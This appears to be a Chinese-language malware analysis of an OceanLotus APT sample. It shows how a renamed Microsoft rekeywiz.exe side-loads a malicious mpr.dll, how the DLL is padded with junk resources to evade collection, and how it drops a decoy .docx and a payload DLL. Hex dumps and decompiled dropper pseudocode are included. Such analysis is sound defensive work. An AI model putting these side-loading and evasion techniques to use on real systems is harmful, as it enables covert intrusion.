
3、 2019 年工作报告提纲 2(第四稿)（a34365a101c1fbafab98cf3d63f96658）

该样本使用白加黑的方式执行：




2019年工作报告提纲2(第四稿).exe
EFS REKEY wizard
Microsoft Corporation

mpr.dll


2019年工作报告提纲2(第四稿).exe 属性


属性	值
说明	
文件说明	EFS REKEY wizard
类型	应用程序
文件版本	6.1.7600.16385
产品名称	Microsoft® Windows® Operating System
产品版本	6.1.7600.16385
版权	© Microsoft Corporation. All righ...
大小	60.0 KB
修改日期	2009/7/13 22:14
语言	英语(美国)
原始文件名	rekeywiz.exe

Mpr.dll 为加载的恶意文件。海莲花组织为了防止该文件被安全厂商收集，特意在该文件的资源中添加大量的垃圾数据的方式以扩充文件大小，使木马文件大小高达 61.4 MB (64,480,256 字节)：



```
723 - [lang:1033]
725 - [lang:1033]
729 - [lang:1033]
731 - [lang:1033]
733 - [lang:1033]
735 - [lang:1033]
739 - [lang:1033]
741 - [lang:1033]
743 - [lang:1033]
745 - [lang:1033]
747 - [lang:1033]
749 - [lang:1033]
751 - [lang:1033]
753 - [lang:1033]
755 - [lang:1033]
757 - [lang:1033]
759 - [lang:1033]
761 - [lang:1033]
763 - [lang:1033]
765 - [lang:1033]
767 - [lang:1033]
769 - [lang:1033]
771 - [lang:1033]
773 - [lang:1033]
775 - [lang:1033]
777 - [lang:1033]
779 - [lang:1033]
781 - [lang:1033]
783 - [lang:1033]
785 - [lang:1033]
787 - [lang:1033]
```


```
Offset     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    Ascii
000044C0  E9 6B 64 0C 0F DC 72 E8 4A 63 F5 1A 4D 66 BF 6A   ékd▌▌ÜrèJcõ▌Mf¿j
000044D0  A1 2B 83 2F 10 BA 86 58 B7 33 7D B6 E4 CC D3 98   ¡+▌/▌º▌X·3}¶äÌÓ▌
000044E0  0D 02 32 07 2D 1D BF 79 D3 0D C7 F6 99 83 EC 49   .▌2▌-▌¿yÓ.Çö▌▌ìI
000044F0  40 9E DE 2F E4 B2 0C 75 C2 7E 6A 79 88 B5 57 C2   @▌Þ/ä²▌uÂ~jy▌µWÂ
00004500  9E A7 F1 92 F0 B6 2E 83 59 3E CC 85 51 46 8C C4   ▌§ñ´ð¶.▌Y>Ì▌QF▌Ä
00004510  EA 8D 53 67 42 3F B6 31 CA 6D F0 5F 84 77 86 01   ê SgB?¶1Êmð_▌w▌▌
00004520  77 2A AF 45 54 37 B3 E7 75 E5 81 54 5A A9 E7 89   w*¯ET7³çuå TZ©ç▌
00004530  0C BA D4 C6 D4 D7 3B 77 44 DF BB A7 6A AB E7 CC   ▌ºÔÆÔ×;wDß»§j«çÌ
00004540  FD 39 05 AB 42 63 BB 86 AC 4F C1 7A 71 C4 3E 9B   ý9▌«Bc»▌¬OÁzqÄ>▌
00004550  F6 4D C7 2D CD 78 34 21 B5 7C 7B 94 9A 6F 61 09   öMÇ-Íx4!µ|{▌▌oa.
00004560  00 ED BD 7E 22 27 A1 14 48 7B 2A 5F 03 8E A1 DF   .í½~"'¡▌H{*_▌▌¡ß
00004570  95 E1 90 4D CE 23 66 13 C1 2D 82 85 E1 6F E4 C0   ▌á MÎ#f▌Á-▌▌áoäÀ
00004580  34 C7 0B EB 04 0B 0E 97 02 8C 80 0E B1 1C FD 1B   4Ç▌ë▌▌▌▌▌▌▌▌± ý▌
00004590  B9 B1 BD BB 87 6F E2 B2 DB F3 FD C1 DA AF 31 85   ¹±½»▌oâ²ÛóýÁÚ¯1▌
000045A0  AF D7 C0 16 D4 65 FA 9B 23 79 D2 5A FA BE F7 45   ¯×À▌Ôeú▌#yÒZú¾÷E
000045B0  56 24 68 37 42 F2 37 72 F5 43 D0 E2 EC 53 5F 23   V$h7Bò7rõCÐâìS_#
000045C0  26 FC AE 89 16 F2 0E C5 B7 6A E3 1B 77 8C 8D B1   &ü®▌▌ò▌Å·jã▌w▌ ±
000045D0  C8 0B 58 3D A7 02 97 49 22 50 62 0B A6 AE AB 0E   È▌X=§▌▌I"Pb▌¦®«▌
000045E0  F9 F7 3F 4E 9C 53 7B F7 D9 69 80 7E 70 90 95 6F   ù÷?N▌S{÷Ùi▌~p ▌o
000045F0  0B 6C 56 CB 24 7F FD E1 F9 DC 4B 2C 33 E2 4C 3F   ▌lVË$▌ýáùÜK,3âL?
00004600  D8 DE 1C E8 16 BA 8F 40 CE 13 86 F7 48 26 35 97   ØÞ è▌º @Î▌▌÷H&5▌
00004610  33 8C F2 58 38 15 AD 9A 93 D1 CB A5 58 32 31 2C   3▌òX8▌-▌▌ÑË¥X21,
00004620  76 08 88 70 49 61 D5 99 F3 6D E6 CA 79 AB DE 01   v▌▌pIaÕ▌ómæÊy«Þ▌
00004630  CF 7D 5B 5B FA 97 37 27 66 E8 13 C0 3D 89 B0 35   Ï}[[ú▌7'fè▌À=▌°5
00004640  8D 0A AF B7 00 F5 95 AB 0A 1B 94 BC 53 53 9B 65    . ¯·.õ▌«.▌▌¼SS▌e
00004650  A3 B7 C8 D0 60 B6 62 FD 1A 8A 01 7C 41 53 26 CD   £·ÈÐ`¶bý▌▌▌|AS&Í
00004660  4A 30 6F DA F7 2B 58 BD 71 4A 34 5C 63 A9 70 58   J0oÚ÷+X½qJ4\c©pX
00004670  B4 A2 39 A2 E0 91 D5 7F 66 E8 13 C0 3D 89 B0 35   ´¢9¢à´Õ▌fè▌À=▌°5
00004680  8D 0A AF B7 00 F5 95 AB 05 46 EF D7 95 A2 60 B8    .¯·.õ▌«▌Fï×▌¢`¸
00004690  03 C9 C7 53 A8 9C 25 BB C8 23 51 E2 26 58 87 8D   ▌ÉÇS¨▌%»È#Qâ&X▌
```



属性	值
文件说明	
类型	应用程序扩展
文件版本	
产品名称	
产品版本	
版权	
大小	61.4 MB
修改日期	2015/2/28 6:57
语言	

该文件的主要行为有：


1） 从资源里释放文件：释放 805 号资源到文件夹中（名为：2019 年工作报告提纲 2(第四稿).docx），并打开该文件夹；释放 803 号资源到%LOCALAPPDATA%目录，该资源存放一个 PE 文件，命名为 HelpPaneProxy.dl（根据系统版本不同，也可能是 HelpPaneProxy.dl）：



mpr.dll


```
769 - [lang:1033]
771 - [lang:1033]
773 - [lang:1033]
775 - [lang:1033]
777 - [lang:1033]
779 - [lang:1033]
781 - [lang:1033]
783 - [lang:1033]
785 - [lang:1033]
787 - [lang:1033]
789 - [lang:1033]
791 - [lang:1033]
795 - [lang:1033]
797 - [lang:1033]
799 - [lang:1033]
801 - [lang:1033]
803 - [lang:1033]
805 - [lang:1033]
```

```
Offset     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    Ascii
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00   MZ .▌...▌...ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00   ............▌▌..
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68   ▌ º▌.´.Í!¸▌LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   is.program.canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t.be.run.in.DOS.
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   mode....$.......
00000080  72 97 0D F9 36 F6 63 AA 36 F6 63 AA 36 F6 63 AA   r▌.ù6öcª6öcª6öcª
00000090  82 6A 92 AA 3F F6 63 AA 82 6A 90 AA 42 F6 63 AA   ▌j´ª?öcª▌j ªBöcª
000000A0  82 6A 91 AA 2E F6 63 AA 0D A8 60 AB 27 F6 63 AA   ▌j´ª.öcª.¨`«'öcª
000000B0  0D A8 66 AB 23 F6 63 AA 0D A8 67 AB 39 F6 63 AA   .¨f«#öcª.¨g«9öcª
000000C0  3F 8E F0 AA 35 F6 63 AA 36 F6 62 AA 63 F6 63 AA   ?▌ðª5öcª6öbªcöcª
000000D0  A4 A8 60 AB 37 F6 63 AA A1 A8 63 AB 37 F6 63 AA   ¤¨`«7öcª¡¨c«7öcª
```




```
LoadResourcexx_10001BE0(&lpBuffer, 0x325u);   // docx
v75 = 0;
v74 = (DWORD *)128;
v73 = 4;
v72 = 0;
LOBYTE(v132) = 13;
v71 = 0;
if ( (unsigned int)dword_100223C0 >= 8 )
  v43 = ::lpFileName;
v46 = CreateFileW(v43, 3u, v71, v72, v73, (DWORD)v74, v75);
v75 = 0;
if ( v46 )
{
  v74 = &NumberOfBytesWritten;
  v73 = nNumberOfBytesToWrite;
  v47 = &lpBuffer;
  if ( v102 >= 0x10 )
    v47 = lpBuffer;
  WriteFile(v46, v47, v73, v74, v75);
  CloseHandle(v46);
  v117 = 15;
  v116 = 0;
  LOBYTE(v115) = 0;
  LOBYTE(v132) = 14;
  v48 = GetOsVer_10003100();
  if ( v48 != 7 && v48 != 8 )
  {
    if ( v48 != 10 )
    {
      v39 = 0;
      goto LABEL_133;
    }
    v50 = sub_10006AD0("UIAnimation.dl");
    sub_10004FA0(&v115, v50);
    if ( v119 >= 0x10 )
      j__free(v118);
    sub_10005270(&dword_100223DC, L"GamePanel.exe");
  }
  else
  {
    v49 = sub_10006AD0("HelpPaneProxy.dl");
    sub_10004FA0(&v115, v49);
    if ( v119 >= 0x10 )
      j__free(v118);
    std::append2_10005EB0(&dword_100223DC, L"charmap.exe", 11);
  }
  v51 = &dword_10022424;
  string::assin_100054B0(&dword_10022424, (int)&v115, 0, 0xFFFFFFFF);
  std::append_100058D0(&v115, L"l", 1u);
  v52 = (const char *)&v115;
  if ( v117 >= 0x10 )
    v52 = v115;
  if ( _access(v52, 0) == -1 )
  {
    LoadResourcexx_10001BE0(&v118, 0x323u);   // pe
    LOBYTE(v132) = 15;
    v75 = (struct _OVERLAPPED *)NumberOfBytesWritten;
    v53 = &dword_10022424;
    if ( (unsigned int)dword_10022438 >= 0x10 )
      v53 = (void **)dword_10022424;
    v74 = (DWORD *)((char *)v53 + dword_10022434);
    if ( (unsigned int)dword_10022438 >= 0x10 )
      v51 = (void **)dword_10022424;
    LOWORD(v123) = 0;
    v125 = 7;
    v124 = 0;
    sub_10006BD0(&v123, (int)v51, (int)v74, (int)v75);
```

打开后的文件夹为：



